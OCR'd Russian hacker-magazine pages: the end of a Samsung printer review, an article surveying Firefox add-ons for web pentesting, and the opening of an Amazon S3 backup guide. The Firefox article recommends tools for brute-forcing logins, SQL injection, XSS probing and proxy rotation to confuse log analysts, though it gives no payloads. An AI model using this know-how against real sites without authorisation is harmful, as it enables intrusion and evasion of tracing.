Как ты уже понял, Samsung ML-1660 не просто печатает, а делает это по-разному, да и к тому же очень удобно. А вот как он это делает? Наконец-то мы подошли к ответу на главный вопрос. Распечатка 10 экземпляров наших тестовых страниц заняла у принтера 45,6 секунд, причем первая страница появилась на свет через обозначенное производителем время — 8 секунд, что в наше время повального маркетинга является довольно редким явлением. Полученные результаты можно считать очень хорошими не только потому, что цифры говорят сами за себя, но и еще по нескольким причинам, главная из которых — это качество печати. Мы внимательно изучили отпечатки и увидели, что даже самый маленький шрифт пропечатан очень четко, черный цвет и оттенки серого естественны и насыщенны, а на изображении отсутствуют какие-либо артефакты, чем обычно грешат лазерные принтеры. Кроме того, процесс печати проходит практически при полной тишине, то есть принтер не издает при работе никакого шума сверх необходимого . И это не может не радовать. Как бы хорошо не печатал принтер, но рано или поздно у него закончится тонер и придется поменять картридж. Несмотря на небольшие габариты ML-1660, эта процедура проходит без каких-либо проблем, просто и удобно, как у лазерных принтеров более существенных габаритов.

ВЫВОДЫ

У компании Samsung получился очень и очень неплохой и интересный принтер. Оставив на совести разработчиков слова о его самых маленьких в мире габаритах, можно смело говорить о том, что он действительно очень компактен, и при большой нужде его можно носить с собой. Скорость работы и качество печати на высоте, так что твои инвестиции никак уж не пропадут даром. А дополнительные возможности в области печати и энергосбережении делают его еще более привлекательным.


Степан «Step» Ильин step@glc.ru



FIREFOX-УБИЙЦА

Собираем хакерскую сборку плагинов для Mozilla

Как ни крути, основная прелесть Firefox'а заключается в расширяемости. Плагины можно найти на любой случай жизни: чтобы блокировать рекламу, эффективно отлаживать веб-приложения, быстро переключать прокси и что угодно еще. Особенно приятно, что за годы разработки появилась целая подборка особенных аддонов — тех, которые могут сослужить хорошую службу пентестеру.


Да, в описании плагина никогда не будет написано: «Это аддон для того, чтобы ломать сайты». Зато плагинами можно заменить массу отдельных x-toolz и выполнять многие действия прямо в браузере. Для того, чтобы отследить и подделать HTTP-заголовки, поиграться с кукисами, проспуфить User-Agent, сделать fingerprinting сорцов страницы, чтобы понять с каким движком на сервере имеешь дело, достаточно установить плагин. Надо только знать какой.

FINGERPRINTING'А В FIREFOX'Е


Любой пентест страницы начинается с анализа: с чем, собственно, имеешь дело. Самописный, криво написанный движок для сайта, который можно оформить как учебник «Ошибки программиста» — настоящий подарок для хакера. Хотя и готовые движки CMS/форумов/блогов, которые все активно используют, но редко когда вовремя обновляют, предоставляют огромный простор для деятельности. А если знать, с каким решением имеешь дело, то можно быстро попробовать найти сплойт или запись в багтраке. Распознать тот или иной движок можно по ряду характерных признаков. Например, тег <meta name="generator" content="WordPress 2.8.4" /> явно говорит о том, что сайт крутится на Wordpress'е. Причем ковырять сорцы самому в поисках характерных меток необязательно, потому как это самостоятельно может сделать плагин Wappalyzer. В случае, если движок, на котором крутится сайт, успешно распознается, его логотип отображается в адресной строке браузера. Это очень удобно. Уже сейчас в базе Wappalyzer есть данные по всем самым популярным скриптам для создания порталов, блогов, форумов, хостинг-панелей, электронных магазинов. Не менее успешно можно определять используемый JS-фреймворк и аналитические средства (вроде Google Analytics). На официальном сайте плагина даже можно посмотреть статистику по популярности каждого из решений, собранного как раз с помощью плагина. Другой аддон — ShowIP — никак не поможет узнать больше о самой страничке, но зато покажет IP-адрес серверов, на которых она крутится, и позволит быстро пробить адрес по различным whois-сервисам.

МАНИПУЛЯЦИЯ С HTTP-ДАННЫМИ

Когда первое представление о том, с чем имеешь дело, есть, можно приступать к более активным действиям. Чтобы проанализировать HTTP/HTTPS-трафик между браузером и веб-сервером, часто используются специализированные тулзы вроде Fiddler'а. Но посмотреть, что передается серверу, и что от



Удобный просмотр HTTP-заголовков



Wappalyzer определяет движок сайта

него возвращается обратно, вполне реально без посторонних программ. Достаточно лишь установить плагин HttpFox или Live HTTP Headers. Обе в очень удобной форме позволяют мониторить и анализировать весь входящий и исходящий HTTP-трафик, в том числе хедеры запросов и ответов, кукисы, содержание POST-запросов и т.д. Понятно, что одним только снифингом не обойтись — часто необходимо «на лету» изменять параметры запроса или хедеров и изучать реакцию приложения. Нет проблем: Modify Headers позволит добавлять, изменять и, что важно, фильтровать различные хедеры в запросах. Ты можешь изменить значение User Agent и, например, проспуфить HTTP-запрос так, как будто он выполняется с мобильного устройства. Впрочем, если часто приходится подделывать именно информацию об используемом браузере, но лучше задействовать специализированный аддон — User Agent Switcher, позволяющий сделать это за несколько кликов мышью.

Tamper Data — это еще более продвинутое средство, которое на особом счету в копилке любого пентестера. Помимо спуфинга собственно заголовков оно позволяет изменять данные, передаваемые в POST-запросах. Напомню, что если форма для отправки использует метод GET, то передаваемые данные оформляются в виде ключей в URL, и «играться» с ними можно прямо в адресной строке браузера. В случае с методом POST данные формы оформляются в особо созданной структуре, и здесь без специальной утилиты, позволяющей с ними манипулировать, не обойтись. Сложно даже представить, сколько раз Tamper Data появлялся в наших VisualHack'ax. Но каким бы удобным ни был аддон, он не позволяет выполнять автоматические аттаки. Например, его никак нельзя использовать для брутфорса формы авторизации. Ну и ладно, для брутфорса GET- и POST-форм есть отдельный плагин — Fireforce. Понятно, что подбор паролей является главной задачей подобного плагина, и, что приятно, он позволяет как генерировать случайные пароли с учетом заданных параметров, так и использовать для атаки словари. Мало брутфорса, хочешь устроить жесткий фаззинг во всех местах ввода данных? Тогда аддон FuzzyFox — к твоим услугам.

ИГРЫ С КУКИСАМИ


Важная часть данных, которыми обменивается веб-сервер и браузер — это кукисы. Каждый раз, когда форум узнает тебя, а не спрашивает имя и пароль заново, в этом участвуют кукисы и сессии. Если немного с ними помухлевать, вполне реально добиться интересного результата. Увы, все, на что способен сам Firefox — это кнопка «Удалить все cookies», да и то не всегда работает как надо (подробности чуть ниже). Чтобы иметь интерфейс для прямого доступа к кукисами, придется устанавливать плагин Add N Edit Cookies, позволяющий добавлять и редактировать параметры текущей сессии и все сохраненные кукисы. Если же тебе интересно, кто и в какой форме сохраняет «плюшки», которые скопом накапливаются у тебя на жестком диске, рекомендую установить насадку Allcookies — та в удобной форме будет логировать всю информацию в текстовый файл. Еще один занятный и полезный плагин для работы с кукисами — это CookieSwap. После установки у тебя появляется тулбар, благодаря которому ты можешь быстро переключаться между различными профайлами, в каждом из которых хранится свой набор «плюшек». Я, к примеру, активно использую его, чтобы одновременно работать с разными аккаунтами на сервисах Google и, в частности, Gmail.

КОВЫРЯЕМ JS-СКРИПТЫ

Если взять тот же самый Gmail, Facebook да и вообще любое веб-приложение, то оно буквально изобилует кодом на JavaScript. А там, где много кода, есть много ошибок, которые мы любим искать. К счастью, одним из самых мощных плагинов для Firefox является именно отладчик Javascript — Firebug. По совместительству это еще и самый лучший дебаггер для JS в принципе, который идеально подходит для того, чтобы разобраться с чужим JS-кодом. С помощью Firebug ты легко можешь установить брейкпоинты в нужных местах скрипта, указывая на то, что выполнение сценария нужно остановить при достижении нужной строчки кода. Поддерживаются и if-breakpoint'ы, когда точка останова срабатывает только при наступлении оговоренного условия. Как только выполнение скрипта остановилось, ты можешь продолжить его выполнения пошагово, внимательно отслеживая значение всех переменных и объектов. Причем можно даже просмотреть значение

Как исправить несовместимость версии плагина и браузера?


Firefox — это быстро развивающийся браузер, для которого очень часто выходят новые версии. Этого нельзя сказать о многих плагинах, которые когда-то были опубликованы авторами, попали в репозиторий и были благополучно заброшены. При этом в Firefox'е есть защита от дурака: если в плагине указано, что он совместим с версией браузера 3.5, то со свежей 3.6.3 он уже не установится. На обновление со стороны автора можно не надеяться, и как же тогда быть? Самый надежный путь — установить аддон Nightly Tester Tools. Теперь во время подключения устаревшего плагина ты получишь не отказ в установке из-за ошибки совместимости, а предложение включить аддон на свой страх и риск.



Быстрое переключение User Agent

сложных выражений, состоящих из различных переменных; для этого к твоим услугам система watch'ей. Впрочем, даже если просто в коде навести курсор на какую-то переменную во время выполнения скрипта, то отладчик выдаст подсказку с его текущим значением. Firebug интегрируется в Firefox на глубоком уровне и позволяет в реальном времени изменять и отладить не только JS-сценарии, но и выполнение HTML-кода, CSS на абсолютно любой странице. Одна из моих любимых фишек — опция Inspect, когда ты кликаешь на нужный тебе элемент сайта, а Firebug мгновенно находит в сорцах код, который этот элемент реализует. Отладчик неплохо справляется с определением всех связных файлов со страницей, хотя для этой цели еще лучше подходит отдельный плагин — View Dependencies. Это особенно важно, когда имеешь дело со сложным веб-приложением, подгружающим массу отдельных файлов с JS/CSS-кодом.

Интерпретация и компиляция (да-да, часть JS-кода компилируется встроенным в браузер JS-движком с целью увеличения производительности) производится на клиентской машины, и чтобы защитить свой код от копирования, разработчикам приходится использовать важный прием — обфускацию кода. Техника на особом счету и у разработчиков сплойтов, которые, во-первых, маскируют таким образом свои детища от сигнатурных антивирусов (ведь не так сложно расспознать шеллкод в JavaScript), а, во-вторых, скрывают саму технику эксплуатирования уязвимости в браузере. Если прочитаешь




Перехват POST-запроса

Работа с куками

статью «Операция Аврора», то разберешься, как справится с простейшим приемом шифрования сплойта. Существенно упростить задачу, а во многих случаях даже все сделать за тебя может плагин JavaScript Deobfuscator. После установки у тебя всегда будет возможность посмотреть, какой JS-код выполняется на странице, причем даже в том случае, если он генерируется (в частности расшифровывается) на лету. Нужно лишь вызвать плагин из меню «Tools» и посмотреть, какие скрипты на этой странице выполняются/компилируются.

ИНЪЕКЦИИ, XSS, ОТСУТСТВИЕ АВТОРИЗАЦИИ

Если тебе нужен инструмент для помощи в поиске XSS-дыр, осуществления SQL-инъекции и выполнения прочих атак прямо внутри сайта, то самое время установить в Firefox'е тулбар HackBar. Фишка в том, что с его помощью ты сможешь очень быстро выполнять ряд тривиальных действий для поиска уязвимостей в скриптах, вроде подстановки зловредных значений в разные места ввода данных. К тому же в HackBar встроено несколько инструментов, позволяющих зашифровать зловредный запрос, позволяя обойти простейшие фильтрации параметров. Если дальше продолжать разговор про SQL-инъекции, то тут есть специальный плагин с незатейливым названием SQL Injection. В плагин забит ряд популярных символьных комбинаций, которые могут нарушить целостность SQL-запроса, логику выполнения скрипта и, соответственно, предоставить возможность реализовать атаку. Еще более автоматизированную атаку на БД предлагает SQL Inject Me, разработанную security-командой Seccom




SQL-инъекция через плагин к браузеру


Labs. В те значения, которые передаются скрипту на сервере, плагин вставляет «опасные» символы (вроде кавычки) и проверяет, не вернулась ли в ответ страница с ошибкой базы данных. Поля для проверки выбираешь ты сам с помощью специального интерфейса. От тех же ребят есть серьезный инструмент для поиска XSS-уязвимостей XSS Me. Она работает аналогичным образом и сабмитит HTML-формы, подставляя в поля отправляемой формы такие значения, которые теоретически могут выявить XSS-атаку. Если результирующая HTML-страница вернет специальное JS-значение (document.vulnerable=true), тулза автоматически помечает страницу как потенциально уязвимую к XSS.

АНАЛИЗ FLASH-СОДЕРЖИМОГО


Важная часть веба сегодня — это Flash-компоненты, с помощью которых реализуются интерактивные приложения. Анализировать SWF-ки — непростая задача, но кое-какую информацию об их работе выудить можно. В этом плане лакомым аддоном является Flashbug, который работает в связке с Firebug'ом и позволяет подробно изучать SWF-ресурсы, встроенные в сайт. В Firebug'е появляется новая вкладка, на которой отображаются все «трейсы» приложения, а также AMF-данные, передающиеся от и до сервера — это специальные сообщения, в которых сериализируются (проще говоря, упаковываются) объекты используемого во Flash языка ActionScript.



Отладчик Firebug



Удобный менеджер прокси



Деобфусцированный JS-код

Другой плагин — FireFlash — позволяет помимо всего прочего просмотреть ActionScript классы, объекты, массивы, XML и другие данные Flash-компонента, причем опять же через Firebug console.
Тут надо понимать, что эти инструменты предназначены в первую очередь для разработчиков, но будут крайне полезны для изучения чужих SWF-ок, например, приложений ВКонтакте. Оба аддона не работают без установленного отладчика Firebug, который отличается от многих других надстроек для Firefox тем, что сам имеет плагины.

АНОНИМНОСТЬ И БЕЗОПАСНОТЬ

Если говорить о пентесте, нельзя не упомянуть аспекты своей собственной безопасности и анонимности. Возьмем обычное действие — работу через прокси. Зачастую их приходится использовать даже не для того, чтобы скрыть IP. Сейчас полно сервисов, которые банально не работают с пользователями, у которых российский IP: взять хотя бы Google Voice, Pandora Radio и т.д. А через американский сокс — все отлично. Для того, чтобы добавлять в браузер нужные прокси и быстро между ними переключаться, нет лучше плагина, чем FoxyProxy. Если задача стоит как раз обмануть фильтрацию упомянутых сервисов, можно четко забить для них индивидуальные прокси из Америки, и браузер автоматически их будет использовать. Чтобы в любой момент переключиться на нужный прокси, нужен один клик мыши. Более того, плагин предоставляет некоторые уникальные фишки, например, циклическое переключение по заданному списку соксов — вот и задачка для тех, кто будет анализировать логи. Если для обеспечения анонимности ты используешь Tor, то к Firefox'у обязательно нужно подключить Torbutton, включающий и выключающий безопасное соединение. Продолжая тему шифрования, крайне рекомендую закачать аддон FireGPG. В этом случае ты сможешь прямо из браузера шифровать, дешифровать, подписывать текст и проверять чужую цифровую подпись, в том числе в Gmail, используя открытый проект GnuPG. Большая головная боль при посещении различных ресурсов — так называемые Tracking-кукисы, которые не имеют срока годности и используются ресурсами для отслеживания твоей активности (например, возвращаешься ли ты на сайт или заходишь на него в первый раз). Это значит, что они не удаляются как обычные кукисы через некоторое время, а продолжают жить в системе. Это особенно касается Flash-cookies, которые создаются на компьютере как LSO-объекты (Local Shared Objects) флеш-плеером — их, как правило, вообще не может удалить браузер, даже не подозревая об их существовании. А зачем тебе на компьютере свидетельства посещения пикантных сайтов? Для предотвращения появления Tracking-кукисов в системе специально разработан плагин BetterPrivacy.
В обязательном порядке необходимо установить еще один плагин — NoScript. Он делает одну простую вещь — вообще отключает выполнение скриптов на сайте. Это единственный гарантированный способ серфить зараженные сайты, откуда пачками грузятся трояны, а также защитить себя от XSS и Clickjacking атак :). Тут стоит заметить, что скрипт отключит не только JS, но и Java и Flash — все технологи, которые могут выполнять код на твоем компьютере с удаленного хоста. В плане определения малвари на сайте хорошо зарекомендовал себя еще и Firekeeper, использующий правила известной IDS-системы Snort.

][-ТВИКИ

Если посмотреть описание функций любого продвинутого трояна, то среди прочего обязательно заметишь опцию подмены контента. Благодаря ей злоумышленник может скрыть на сайте те элементы, которые могут вызвать подозрения пользователя (например, сообщения о неудачной авторизации) или, наоборот, подсунуть в форму для ввода новое поле, которого в изначальной форме не было. Для тестирования замен нередко используется аддон Greasemonkey, позволяющий изменять просматриваемые страницы на лету. Впрочем, его можно использовать и для вполне мирных целей, например, чтобы избавиться от назойливых элементов на каком-то сайте. Изменения описываются с помощью скриптов — большая база уже готовых сценариев доступна на сайте userscripts.org. Еще одна хитрость — реализовать автоматизированные проверки и тестирования с помощью макросов. Один раз записав сценарий и показав браузеру последовательность действий, можно воспроизводить их сколько угодно раз в автоматическом режиме. Это возможно с помощью аддонов iMacros, TestGen4Web, а также Chickenfoot.
А какие твики и плагины знаешь ты? Присылай, и мы



▷ dvd

Подборка фаззеров ждет тебя на нашем DVD-диске.

Степан «Step» Ильин step@glc.ru




Amazon S3 для обычных смертных


Современные технологии облачных вычислений для хранения файлов и бэкапа

Появление облачных технологий позволило любому стартапу иметь в распоряжении продвинутую инфраструктуру для хранения файлов. Она не упадет и выдержит любую нагрузку пользователей — это раз. Она бесконечно расширяема — это два. И стоит дешевле, чем приобретать оборудование самому — это три. Но разобраться с облачными вычислениями и использовать их могут не только специалисты Twitter или другого масштабного проекта — это под силу каждому. И более того — полезно не только разработчикам.


Во время загрузки страниц многих крупных интернет-проектов нередко можно заметить, что ресурсы вроде картинок и видео зачастую подгружаются откуда-то s3.amazonaws.com. Легко догадаться — они находятся в облаке, а именно в Amazon S3. Иногда не все так очевидно: кто же мог подумать, что известный сервис для синхронизации данных между компьютерами Dropbox (www.dropbox.com) — это красивый, многоплатформенный клиент для доступа к файлами, которые опять же хранятся на Amazon S3? И ведь как, заметь, хорошо работает! Не надо объяснять, зачем высоконагруженным проектам необходима надежная площадка для размещения файлов, которая 99.9% будет онлайн. Но это может понадобиться и обычному пользователю. Банальная задача — сохранность данных. После того как упал мой внешний жесткий диск с огромным количеством фотографий, я задумался о том, что неплохо сделать бэкап. Но куда? Выкладывать на flickr или Яндекс.Фотки удобно, но все-таки далеко не все фотографии хочется выкладывать в фотохостинг, даже под замок. Называйте меня параноиком. Больше того, фотки — это фотки, а как быть с бэкапом других файлов? Есть несколько серверов, откуда периодически необходимо



Работа с облачным хранилищем через плагин S3Fox



Все объеты находятся внутри конкретного bucket'a с уникальным именем. У каждого объекта есть идентификатор. У объекта может быть несколько версий.



Пара Access Key ID и Secret Access Key для доступа S3-хранилищу

сливать несколько сотен мегабайт бэкапа, но надежной площадки я так и не нашел. Кто гарантирует, что жесткий диск на выделенном сервере, куда отправляются бэкапы, точно так же не прикажет долго жить? О бэкапе на любые носители, в том числе DVD, не хочу даже задумываться: это дико неудобно и вообще прошлый век. В общем, именно в тот самый момент, когда я задумался о площадке для надежного хранения файлов, мне пришла в голову идея об Amazon S3. И вот почему.

ЧТО ТАКОЕ S3?

Amazon S3 расшифровывается как Amazon Simple Storage Server — простое хранилище файлов от Amazon. Если говорить кратко, то это просто хранилище в Интернете. «Причем тут облачные вычисления, это же обычный хостинг?», — возможно, заметишь ты. Сейчас я объясню. У обычного хостинга всегда есть несколько ограничений. Первое самое прозрачное — объем жестких дисков (особенно, если это касается дорогих SCSI). Упрешься в потолок — нужно делать апгрейд. Со вторым ограничением сталкиваешься, когда на ресурс неожиданно приходит чрезмерно много пользователей, и сервер банально... падает. Или другой вариант — не хватает интернет-канала, и пользователи тянут файлы так, как если бы оказались 10 лет назад на 36.6K-модеме. Мало этого, если вдруг жесткий диск на сервере полетит, то лучшее, на что придется надеяться — это лишь когда-то сделанный бэкап. Увы, даже с резервной копией, сделанной несколько часов назад, можно потерять тонну важных данных. А теперь посмотрим на Amazon S3. Тебе предоставляется ровно столько пространства в хранилище, сколько нужно. Хоть 10 Мб, 1 Гб или даже 5000 Гб — никаких ограничений (оговорюсь, кроме максимального размера на файл — 5 Гб). В датацентрах Amazon используется специально проработанное оборудование и распределенные файловые системы, позволяющие бесконечно масштабироваться. Те же самые знаменитые технологии, которые давным-давно использовались, скажем, в Google для хранения огромных массивов данных, но в виде услуги для конечного пользователя. Что не менее важно, Amazon S3 гарантирует сохранность данных. Любой объект в обязательном порядке избыточно хранится одновременно в нескольких местах. Как только объект попадает в хранилище, S3 заботиться о его надежности, проверяя и в случае необходимости увеличивая недостающую избыточность данных. Помимо этого, S3 также регулярно проверяет целостность хранимых данных, используя контрольные суммы. Если вдруг обнаруживаются нарушения, целостность восстанавливается опять же с помощью тех самых избыточных данных. Что все это дает? Много «девяток»:

- 99.99% доступность файлов в течение года;
- 99.999999999% надежности.

Стоп, я еще не сказал о системе версионности. Ты можешь использовать ее для сохранения, извлечения и восстановления предыдущих версий объекта, хранящихся в Amazon S3. Запрос по умолчанию извлекает последнюю версию. Но более старую модификацию файла можно закачать, указав версию файла.

СКОЛЬКО ЭТО СТОИТ?

Конечно, услуги Amazon S3 не бесплатны, как и за все хорошее, придется платить. Но я бы никогда не стал рассказывать об облачных вычислениях в таком ключе, если бы не более чем подъемные цены. Если речь идет о небольших объемах для хранения (на бэкап каких-то важных файлов) и небольшом трафике, то получаются фактически копейки. В Amazon используется регрессионная шкала: чем больше хостишь, тем дешевле тебе обходится гигабайт хранилища. До 50 Тб стоимость гигабайта составляет $0.150. Примерно 4.5 рубля за гигабайт в месяц! Правда, отдельно придется платить за трафик (пока бесплатно), а также запросы для обращения к объектам ($0.01 за 1000 запросов). Чтобы сразу понять, сколько примерно ты будешь тратить, можешь воспользоваться специальным калькулятором — (calculator.s3.amazonaws.com/calc5.html). Выбираем в меню, что хотим подсчитать стоимость для сервиса Amazon S3 (это не единственный проект облачных вычислений от этой компании), и вводим данные по своему хранилищу бэкапов. Я использую около 20 Гб для хранения файлов, входящий трафик составляет примерно 5 Гб, а входящего практически нет (укажем для верности тоже 5 Гб). Количество запросов PUT/COPY/POST/LIST — около 5 тысяч, столько же укажем для запросов GET. Заполнив поля, нажимаем на «Add to bill» и удивляемся цене справа. Получается, за сверхнадежное хранилище с поддержкой версионности, которое доступно 99.99% времени, придется платить $3.66 в месяц, а это чуть больше 100 рублей. Не то чтобы очень большая плата за спокойствие и гарантию сохранности данных. К тому же, сам факт использования самых передовых технологий: разобравшись с S3 для хранения бэкапов, в случае необходимости легко потом подключить cloud-storage к своему высоконагруженному проекту. Если у тебя есть таковой, но при этом хостинг постоянно отказывает, а ширины канала не хватает, чтобы выдержать часы пик, обязательно посчитай расходы на содержание S3. Вполне вероятно, что при тех же затратах ты сможешь получить беспроблемное хранилище в облаке, а быть 